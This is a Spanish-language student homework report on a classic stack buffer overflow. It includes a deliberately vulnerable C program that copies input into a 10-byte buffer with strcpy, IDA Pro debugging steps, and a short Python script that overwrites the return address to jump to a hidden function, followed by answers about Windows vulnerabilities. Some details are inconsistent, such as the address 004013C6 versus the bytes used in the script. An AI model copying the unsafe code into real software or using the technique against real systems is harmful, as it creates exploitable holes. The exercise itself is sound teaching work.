



Tarea 7

1. Reporte

Creamos una máquina virtual con el sistema operativo *Windows 7*.

Creamos un programa, *SO.c*, y escribimos el siguiente código:


```
1 #include <stdio.h>
2 #include <string.h>
3
4 void calificacion() {
5     printf("Tu calificacion es 10\n");
6 }
7
8 int main(int argc, char** argv) {
9     char buffer [10];
10    strcpy(buffer, argv [1]);
11    printf("Palabra: %s", buffer);
12    return 0;
13 }
```

El programa recibe una cadena de no más 22 caracteres en *terminal/console*.

Ejecutamos el programa:


En las primeras dos ejecuciones, el programa se comporta cómo debería comportarse.

Sin embargo, en la tercera ejecución, al pasarle como parámetro: `aaaaaaaaaaaaaaaaaaaaaholi`, ocurre lo siguiente:



En el apartado *Desplazamiento de excepción*, se encuentra una línea en hexadecimal: **696c6f68**

Por medio del programa *Base64*, le aplicamos *reversa* al texto anterior:



The screenshot displays a Windows 7 desktop environment used for malware analysis. The primary application is IDA Pro, which is open to the 'IDA View-A' window. The assembly code for the function 'text:0040130D' is visible, showing standard x86 instructions for stack frame setup, offset adjustment, and a call to the 'puts' function. The comment for the 'call' instruction indicates it is passing the address of a string named 'aTuCalificacion'. Below the assembly view, a console window shows the output of the IDA Pro autoanalysis process, confirming that the initial autoanalysis has been completed. The system's taskbar and status bar are visible at the bottom, indicating the time as 10:43 on May 23, 2019. The taskbar also shows the 'Windows 7 Malware [Corriendo]' window and the 'Oracle VM VirtualBox Administrador' application.

The screenshot displays a Windows 7 desktop environment. A virtual machine (VM) named 'Windows7\Malware' is running within Oracle VM VirtualBox. The VM is currently executing the IDA Pro debugger, which is open to the 'Names' window. The list of symbols shows various functions and variables, with 'aFucalificacion' highlighted. The console window at the bottom of the IDA interface shows the following output:


```

Compiling file 'C:\Program Files\IDA Free\idc\ida.idc'...
Executing function 'main'...
Compiling file 'C:\Program Files\IDA Free\idc\onload.idc'...
Executing function 'OnLoad'
IDA is analysing the input file...
You may start to explore the input file right now.
Can not set debug privilege!
Propagating type information..
Function argument information is propagated.
The initial autoanalysis has been finished.

```

The system clock in the bottom right corner indicates the time is 10:44 A.M. on 23/05/2019.


Copiamos el número de extensión: **004013C6**



Ahora, creamos el siguiente programa en *Python*.

```
so2.py
1 import os
2 a = "a"*22;
3 dir = "\xc0" + "\x13" + "\x40";
4 os.system("so.exe " + a + dir);
```

Por último, ejecutamos nuestro programa en python con el parámetro (*aaaaaaaaaaaaaaaaaaaaaaaaaholi*) con el cual el programa *SO.c* “tronó” la primera vez:



2. Preguntas

a) ¿Qué es *buffer overflow*?

Buffer overflow es una vulnerabilidad causada por la inserción de datos con tamaño superior al esperado por una aplicación, lo que provoca la sobreescritura de espacios adyacentes en la memoria.

b) Investiga acerca de algunas vulnerabilidades en la familia de sistemas operativos Windows

1. Windows 10 – Vulnerabilidad de Administrador de Montaje

Esta vulnerabilidad implica una posible escalada de privilegios al insertar un dispositivo USB en el sistema de destino. A través de este método, un atacante podría escribir un binario malicioso en el disco y ejecutar el código. Una actualización está disponible de Microsoft para parchar esta vulnerabilidad.

2. Windows – Vulnerabilidad de Microsoft Windows Journal

Esta vulnerabilidad podría permitir la ejecución remota de código si los usuarios abren un archivo *journal* especialmente diseñado.

3. Windows – Vulnerabilidad de Microsoft Font Driver

Windows Adobe Type Manager maneja incorrectamente las fuentes OpenType especialmente diseñadas, lo que puede resultar en una vulnerabilidad de ejecución remota de código. Esto puede hacer que los atacantes obtengan el control completo del sistema para instalar programas, ver / cambiar / eliminar datos y crear nuevas cuentas.

4. Windows 10 – Vulnerabilidad de Uso Compartido de Contacto de WiFi.

De forma predeterminada, Windows 10 comparte sus credenciales de WiFi a los contactos de Outlook, Skype y Facebook, probablemente para facilitar la compartición de WiFi y puntos de acceso. Esto hace posible que cualquiera de estos contactos se conecte a la red WiFi, si está cerca, sin autorización.

c) ¿Qué tipo de *buffer overflow* se vio en esta tarea?

En esta tarea se vio *Stack Buffer Overflow*. Cuando se ingresa una cantidad mayor de caracteres permitida por el límite del buffer, se crea un error que provoca que los caracteres restantes se escriban en direcciones contiguas de memoria.

d) ¿Qué tipo de actividad maliciosa pudiera realizarse con la vulnerabilidad de *buffer overflow*?

Se puede ejecutar código arbitrario, por ejemplo, código que apunte a una dirección en memoria donde inicie el código malicioso o, código que ya se encuentra en el espacio de direcciones del sistema, haciendo referencia a la dirección donde se encuentre localizado, por ejemplo, la ejecución de un Shell.

3. Referencias

1. **Revista Digital “Seguridad”.** UNAM CERT. <https://revista.seguridad.unam.mx/numero23/uno-de-los-cl-sicos-buffer-overflow>
2. **Top 10 Windows 10 Vulnerabilities.** UpGuard™. <https://www.upguard.com/articles/top-10-windows-10-security-vulnerabilities-and-how-to-fix-them>